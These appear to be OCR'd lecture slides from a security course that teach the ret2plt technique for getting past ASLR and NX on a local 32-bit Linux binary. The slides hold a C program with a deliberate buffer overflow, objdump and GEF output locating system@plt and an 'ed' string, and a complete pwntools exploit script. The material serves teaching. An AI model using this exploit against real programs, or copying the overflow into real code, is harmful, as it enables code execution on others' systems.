
Procedure Linkage Table (PLT)




How does it work?

- Call system is actually a call to system@plt.
- The PLT resolves system@libc at runtime.
- The PLT stores the resolved address of system@libc in system@got.


Call System() Function in libc with PLT, GOT




Call System() Function in libc with PLT, GOT





Call System() Function in libc with PLT, GOT



Lazy Binding







Bypass ASLR/NX with Ret2plt Attack

```
~ echo 2 > /proc/sys/kernel/randomize_va_space
```

Enable ASLR (Address space layout randomization)

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

ret2plt.c

Bypass ASLR/NX with Ret2plt Attack

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

ret2plt.c

```
➜  ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o ret2plt ./ret2plt.c
```


PIE Position independent executable

Check PLT stub Address

```
→  ~ objdump -d ./ret2plt .plt

./ret2plt:     file format elf32-i386


Disassembly of section .init:

0804830c <_init>:
 804830c:       53                      push   %ebx
 804830d:       83 ec 08                sub    $0x8,%esp
 8048310:       e8 db 00 00 00          call   80483f0 <__x86.get_pc_thunk.bx>
 8048315:       81 c3 eb 1c 00 00       add    $0x1ceb,%ebx
 804831b:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 8048321:       85 c0                   test   %eax,%eax
 8048323:       74 05                   je     804832a <_init+0x1e>
 8048325:       e8 66 00 00 00          call   8048390 <__gmon_start__@plt>
 804832a:       83 c4 08                add    $0x8,%esp
 804832d:       5b                      pop    %ebx
 804832e:       c3                      ret
```


```
Disassembly of section .plt:

08049030 <read@plt-0x10>:
 8049030:       ff 35 04 c0 04 08       push   0x804c004
 8049036:       ff 25 08 c0 04 08       jmp    *0x804c008
 804903c:       00 00                   add    %al,(%eax)
        ...

08049040 <read@plt>:
 8049040:       ff 25 0c c0 04 08       jmp    *0x804c00c
 8049046:       68 00 00 00 00          push   $0x0
 804904b:       e9 e0 ff ff ff          jmp    8049030 <_init+0x30>

08049050 <printf@plt>:
 8049050:       ff 25 10 c0 04 08       jmp    *0x804c010
 8049056:       68 08 00 00 00          push   $0x8
 804905b:       e9 d0 ff ff ff          jmp    8049030 <_init+0x30>

08049060 <puts@plt>:
 8049060:       ff 25 14 c0 04 08       jmp    *0x804c014
 8049066:       68 10 00 00 00          push   $0x10
 804906b:       e9 c0 ff ff ff          jmp    8049030 <_init+0x30>

08049070 <system@plt>:
 8049070:       ff 25 18 c0 04 08       jmp    *0x804c018
 8049076:       68 18 00 00 00          push   $0x18
 804907b:       e9 b0 ff ff ff          jmp    8049030 <_init+0x30>

08049080 <__libc_start_main@plt>:
 8049080:       ff 25 1c c0 04 08       jmp    *0x804c01c
 8049086:       68 20 00 00 00          push   $0x20
 804908b:       e9 a0 ff ff ff          jmp    8049030 <_init+0x30>
```

0x08049070
For system@plt



Find Useable String as Parameter for System() function

The sheep are blue,
but you see red



```
→  ~ strings -a ./ret2plt
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
printf
read
system
__libc_start_main
GLIBC_2.0
__gmon_start__
UWVS
[^_]
date
Your name is %s
Welcome to the Matrix.
The sheep are blue, but you see red
Time is very important to us.
;*2$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
```

ed


Unix-like operating system command

ed is a line editor for the Unix operating system. It was one of the first parts of the Unix operating system that was developed, in August 1969. It remains part of the POSIX and Open Group standards for Unix-based operating systems, alongside the more sophisticated full-screen editor vi.
Wikipedia

```
printf@@GLIBC_2.0
vuln
_edata
show_time
```

Find Useable String as Parameter for System() function

The sheep are blue,
but you see r**ed**



```
[#0] 0x8049232 → main()

gef➤  grep "ed"
[+] Searching 'ed' in memory
[+] In '/workdir/ss2024/class14/ret2plt'(0x8048000-0x8049000), permission=r--
  0x804830d - 0x804830f  →   "ed"
[+] In '/workdir/ss2024/class14/ret2plt'(0x804a000-0x804b000), permission=r--
  0x804a05d - 0x804a05f  →   "ed"
[+] In '/workdir/ss2024/class14/ret2plt'(0x804b000-0x804c000), permission=r--
  0x804b05d - 0x804b05f  →   "ed"
[+] In '/usr/lib/i386-linux-gnu/libc.so.6'(0xf7d7e000-0xf7da1000), permission=r--
  0xf7d953d0 - 0xf7d953d2  →   "ed"
  0xf7d95400 - 0xf7d9540a  →   "ed_handler"
  0xf7d95a8c - 0xf7d95a92  →   "ed48_r"
  0xf7d95ac7 - 0xf7d95ac9  →   "ed"
  0xf7d95c28 - 0xf7d95c2a  →   "ed"
  0xf7d95d61 - 0xf7d95d63  →   "ed"
  0xf7d95ea9 - 0xf7d95eaf  →   "ed_chk"
  0xf7d95ee3 - 0xf7d95eeb  →   "edwrlock"
  0xf7d95f5c - 0xf7d95f62  →   "edwait"
  0xf7d9601e - 0xf7d96020  →   "ed"
  0xf7d96099 - 0xf7d9609b  →   "ed"
  0xf7d96267 - 0xf7d96269  →   "ed"
  0xf7d96275 - 0xf7d96283  →   "ed_setaffinity"
  0xf7d96679 - 0xf7d9667b  →   "ed"
  0xf7d9674b - 0xf7d9674d  →   "ed"
  0xf7d96828 - 0xf7d9682a  →   "ed"
  0xf7d9693f - 0xf7d96949  →   "edwrlock64"
  0xf7d9698d - 0xf7d9698f  →   "ed"
  0xf7d96af9 - 0xf7d96afb  →   "ed"
  0xf7d96c1a - 0xf7d96c22  →   "edwait64"
  0xf7d96e3b - 0xf7d96e3f  →   "edop"
  0xf7d96e6e - 0xf7d96e77  →   "edjoin_np"
  0xf7d96f32 - 0xf7d96f34  →   "ed"
  0xf7d97438 - 0xf7d97440  →   "ed_yield"
  0xf7d9749d - 0xf7d974b0  →   "ed_get_priority_max"
  0xf7d974dc - 0xf7d974e2  →   "edwait"
  0xf7d9762a - 0xf7d9762c  →   "ed"
  0xf7d9771b - 0xf7d97723  →   "edlock64"
  0xf7d977a7 - 0xf7d977b0  →   "edreceive"
  0xf7d978bc - 0xf7d978cb  →   "ed_getscheduler"
  0xf7d978c5 - 0xf7d978cb  →   "eduler"
  0xf7d978ec - 0xf7d978ee  →   "ed"
  0xf7d97aaf - 0xf7d97ab5  →   "edsend"
  0xf7d97d8d - 0xf7d97d97  →   "ed_cpufree"
  0xf7d9810a - 0xf7d98115  →   "ed_setparam"
  0xf7d981cc - 0xf7d981ce  →   "ed"
  0xf7d983a7 - 0xf7d983ba  →   "ed_get_priority_min"
  0xf7d98536 - 0xf7d98538  →   "ed"
  0xf7d987bb - 0xf7d987c1  →   "edlock"
  0xf7d98828 - 0xf7d9882a  →   "ed"
  0xf7d989ef - 0xf7d989f1  →   "ed"
  0xf7d98b77 - 0xf7d98b86  →   "ed_setscheduler"
```

Pwn Script

```python
#!/usr/bin/python

from pwn import *


system_plt = 0x08049070
ed_str = 0x804a05d
def main():
    # Start the process
    p = process("./ret2plt")

    # print the pid
    raw_input(str(p.proc.pid))

    # craft the payload
    payload = b"A" * 76
    payload += p32(system_plt)
    payload += p32(0x41414141)
    payload += p32(ed_str)

    # send the payload
    p.send(payload)

    # pass interaction to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

Q & A